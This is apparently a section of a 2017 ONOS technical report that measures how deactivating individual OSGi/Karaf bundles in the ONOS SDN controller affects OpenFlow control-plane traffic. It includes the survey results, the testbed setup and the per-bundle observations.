

Figure 9b: MR performance test result after improvement - processing latency

Overall, the improvements have resulted in a scalable LISP SBI offering acceptable performance for operational deployment.

© 2017 ONOS. All Rights Reserved.

1.2 Controller availability against bundle failure analysis

Contributors: Kamel Attou (LIP6), Samia Kossou (LIP6), Mamadou Ndiaye (LIP6), Albert Su (LIP6), Coumba Sall (LIP6), Stefano Secci (LIP6)

The ONOS subsystem is built on top of the Apache Karaf feature service, which in turn is built using the standard OSGi bundle management services. The Karaf feature service essentially provides means to activate and deactivate a collection of OSGi bundles as a single feature. ONOS allows the definition and packaging of multi-bundle and multi-feature applications. For that reason, any attack to some bundles may affect the performance of different applications, including control-plane traffic processing.

During ONOS Build 2016, we run a survey, asking to senior participants and French SDN professionals to respond to 24 questions about the importance of eight failure modes in an SDN environment. 132 SDN experts replied to the survey. The survey asked a rating from 1 to 5 on the severity, probability of occurrence and detectability of eight failure modes against an SDN system, including also two types of bundle failures. We included the following failure modes:

Failure 1: bundle failure in a single-instance setting
Failure 2: inter-module channel failure[1]
Failure 3: controller instance failure in a single-instance setting
Failure 4: bundle failure in a multi-instance setting
Failure 5: physical switch node failure
Failure 6: virtual switch node failure
Failure 7: southbound control-plane link failure
Failure 8: data-plane link failure

Figure 10[2] reports the result of the survey. Results on the most common and understandable failures, i.e., failures 3, and 5 to 8, show intuitive responses, such as, for instance, that virtual switch failure is considered as less severe and frequent than the physical switch failure. In terms of bundle failures, the survey indicates that the general feeling is that there is no difference between bundle failure in a single instance setting instead than in a multi-instance setting. A closer look reveals that bundle failure in a distributed setting is considered as less detectable, and bundle failure in a

[1] Meant as inter-bundle and inter-thread channel, also in a single-instance configuration, accounting for live memory attacks.. We have not explored this failure, eventually.
[2] using quantile boxplots: the red line is the median, between the blue box from the first and the third quantiles, with the upper and lower bound black lines indicating the maximum and the minimum, and the red '+' the outliers.

© 2017 ONOS. All Rights Reserved.

single-instance setting is considered as occurring a bit more often than in the distributed setting. These are subjective collective results on a not well known failure mode.



Figure 10: ONOS Build 2016 SDN failure questionnaire results

Therefore, in order to better understand bundle failures, we performed a quantitative analysis to experimentally evaluate the impact of specific bundle failures on the

© 2017 ONOS. All Rights Reserved.

control-plane availability of a basic network setting controlled by ONOS, in both the single instance and multiple instances configurations.

1.2.1 Methodology

We emulate the impact of bundle failure via bundle deactivation as follows: for each test, we store a control-plane traffic capture file from the virtual interface at the controller virtual machine level (this allows the control-plane traffic from the virtual switch in the controller physical machine to be discarded). We stop a bundle after 40 seconds of normal bundle execution, we reactivate it after 40 seconds, and we capture for another 40 seconds to observe the behavior after bundle reactivation.

From the generated traffic capture file, we trace an I/O Graph, as represented in Figure 11. The illustration is explained as follows: the marker trace represents the number of OpenFlow packets per second for a given OpenFlow type; from the controller to the switches on the top ("Outgoing traffic"), and from the switches to the controller on the bottom ("Incoming traffic").



Figure 11: Example of an I/O graph result of a given bundle

© 2017 ONOS. All Rights Reserved.

The plots show the obtained results, for those bundles whose failure impacts negatively the controller capability to process control-plane packets; such a plot also indicates the number of control-plane packets in and out at the specific controller instance, before, during and after the bundle failure.

We note that the tests have been executed sequentially without restarting the virtual switches and using the « clean » option of Karaf.

We emulated the failure in centralized mode first, and we repeated the test in the distributed configuration of three instance. Before presenting the results, we describe the testbed configuration.

1.2.2 Testbed description

We describe the process used to emulate failure in the test-bed.

The tests are executed using ONOS controller v1.10.2, i.e., Kingfisher (June. 22, 2017), working with version 8u121 Oracle JDK. Each virtual machine used runs the Ubuntu 16.10 OS. For the virtualization environment, we used KVM (Qemu v2.6.1), using Open vSwitch v2.6.0. The topology of the test-bed is depicted in Figure 12.



Figure 12: Test-bed architecture.

The test-bed is composed of:

- 3 controllers running in a separate virtual machine each in the same physical server (only one is used in centralized mode);

© 2017 ONOS. All Rights Reserved.

- 2 hosts running in a separate virtual machine each in the same physical server;
- 4 virtual switches instances running at the hypervisor level.

The four virtual switches are Open vSwitches (OvS) nodes; three of them are connected via OpenFlow to an ONOS instance (as shown with the purple line in Figure 12). The fourth OvS node is used to interconnect the three ONOS instances. This enables a multi-hop topology managed by the controllers, which is more realistic than a single-hop topology. OvS nodes are configured in the secured mode.

The physical servers are Dell PowerEdge R530 with Intel(R) Xeon(R) CPU E5-2620 v4 @ 2.10GHz (8 cores), 64Gb. The virtual machines are allocated 4 cores and 4096 RAM each. Traffic was generated so that the hosts exchange ECHO REQUEST pings and ECHO REPLY messages (illustrated with the blue line in Figure 12). Virtual switches are configured so that each ping packet generates an OpenFlow packet-in message (to notify the arrival of a new flow), which generates a reply from the controller to the switches; these communications are represented with a violet line in Figure 12.

1.2.3 Results

We emulated all controller bundle failures as previously described. That is, we generated 173 bundle failures for all the bundles used in a default ONOS configuration, including both ONOS project bundles (32 bundles) and other bundles used by the Karaf framework (i.e., by various Karaf applications including those used by ONOS - we simply call these bundles in the following as Karaf bundles).

For each of these bundles failures, we captured the openflow traffic before the failure, during their failure and upon their reactivation.

In these tests, the normal controller behavior is such that there are about 10 packets per second in, and 15 packets per second out (which are controller replies). If a bundle failure leads to a change in this normal behavior, it is detected.

1.2.3.1 Centralized mode case

First of all, "only" 18 out of the 173 bundles (about 10% of the total number of bundles) affect the controller packet processing capability, 11 of which are ONOS bundles (34% of the ONOS bundles) and the remaining are Karaf framework bundles. Observing the plots in Figures 13-20, we can distinguish the following distinct behaviors:

- *Shutdown behavior*: upon bundle failure and upon reactivation, both the incoming and outgoing control-plane traffic remains in practice shutdown, without packet activity. More precisely, we observe a regular control plane traffic of Packet_In,

© 2017 ONOS. All Rights Reserved.

Packet_Out and Multipart_Request/Reply messages until the failure. Upon bundle failure, a Flow_Mod message is sent by the master controller to the switches to ask them to remove items from their tables, and a Barrier_Request message is sent to set a synchronization point.
More specifically, we note this behavior for the following bundles (we assign an arbitrary bundle index within parenthesis before its name, ONOS bundles are evidenced in **bold**):

- (1) org.apache.felix.framework (Figure 13): it is the main bundle of the OSGi framework; its deactivation causes the killing of the entire Karaf container. Before failure, the controller receives about 9 Packet_In/s and sending about 15 Packet_Out/s until the failure. Upon failure, it sends over 15 Flow_Removed/s and 12 Barrier_Request/s, and then the control plane traffic is shut down.
- (2) org.apache.felix.scr (Figure 14): the traffic is regular before failure; upon failure, the controller sends over 20 Flow_Mod packets and about 16 Barrier_Request packets to the switches, which reply with Flow_Removed and Barrier_Reply messages, before the communications are shut down.
- (3) **org.onosproject.onos-core-net** (Figure 15): equivalent behavior to the org.apache.felix.scr bundle.

It is worth noting that for these three bundles one can expect a shutdown behavior, as these are really core bundles of Karaf and ONOS. As such, the criticality of these failures can be considered as low as they are likely not going to suffer often from software bugs upon bundle update as the bundle update itself is likely to be a very rare, or very secured, operation.

© 2017 ONOS. All Rights Reserved.



Figure 13: Centralized mode, failed bundle: (1) org.apache.felix.framework



Figure 14: Centralized mode, failed bundle: (2) org.apache.felix.scr

© 2017 ONOS. All Rights Reserved.



Figure 15: Centralized mode, failed bundle: (3) org.onosproject.onos-core-net

- *Transient alteration behavior*: as for the previous behavior, upon failure we observe a deactivation event, i.e., the controller sends Flow_Mod messages with Barrier_Request messages. In this behavior, this happens also upon bundle reactivation event. During the failure, we can note an alteration in Packet_In and Packet_Out signaling.
  More specifically, we note this behavior for the following ONOS bundles:
  - (4) **org.onosproject.onos-incubator-net** (Figure 16): the control plane is altered during the failure, we observe a variation in Packet_Out signaling.
  - (5) **org.onosproject.onos-protocols-openflow-api** (Figure 17): similar behavior to bundle (4), but we observe that the Packet_Out messages are almost missing. In addition, we note that this also impairs the exchange of OpenFlow Echo_Request/Echo_Reply messages during the failure.
  - (6) **org.onosproject.onos-providers-host** (Figure 18): we can notice a fluctuation on the Packet_In trace at the middle of the failure period. It is unclear this is really related to the failure.
  - (7) **org.onosproject.onos-providers-openflow-packet** (Figure 19): we observe a change of the Multipart_Request messages rate on the failure event. The Packet_Out signaling is significantly impacted at the end of the failure period (by 70 seconds), when it occurs an Echo_Request /

© 2017 ONOS. All Rights Reserved.

Echo_Reply exchange. Also, unlike previous bundles, we can see that Barrier_Request messages are not sent on the failure event, but only on the reactivation event.

- (8) **org.onosproject.onos-providers-openflow-flow** (Figure 20): similar behavior to bundle (5) org.onosproject.onos-protocols-openflow-api. Moreover, we observe a variation of Packet_In signaling, and Barrier_Request messages are being sent upon bundle reactivation.

It is worth mentioning that for the last four bundles a transient alteration behavior for this bundle can be expected given that these bundles are directly related to the OpenFlow SBI. For the first one, some deeper investigations in the code are needed to assess whether this dependency can be neutralized.



Figure 16: Centralized mode, failed bundle: (4) org.onosproject.onos-incubator-net

© 2017 ONOS. All Rights Reserved.



Figure 17: Centralized mode, failed bundle: (5) org.onosproject.onos-protocols-openflow-api



Figure 18: Centralized mode, failed bundle: (6) org.onosproject.onos-providers-host

© 2017 ONOS. All Rights Reserved.



Figure 19: Centralized mode, failed bundle: (7) org.onosproject.onos-providers-openflow-packet

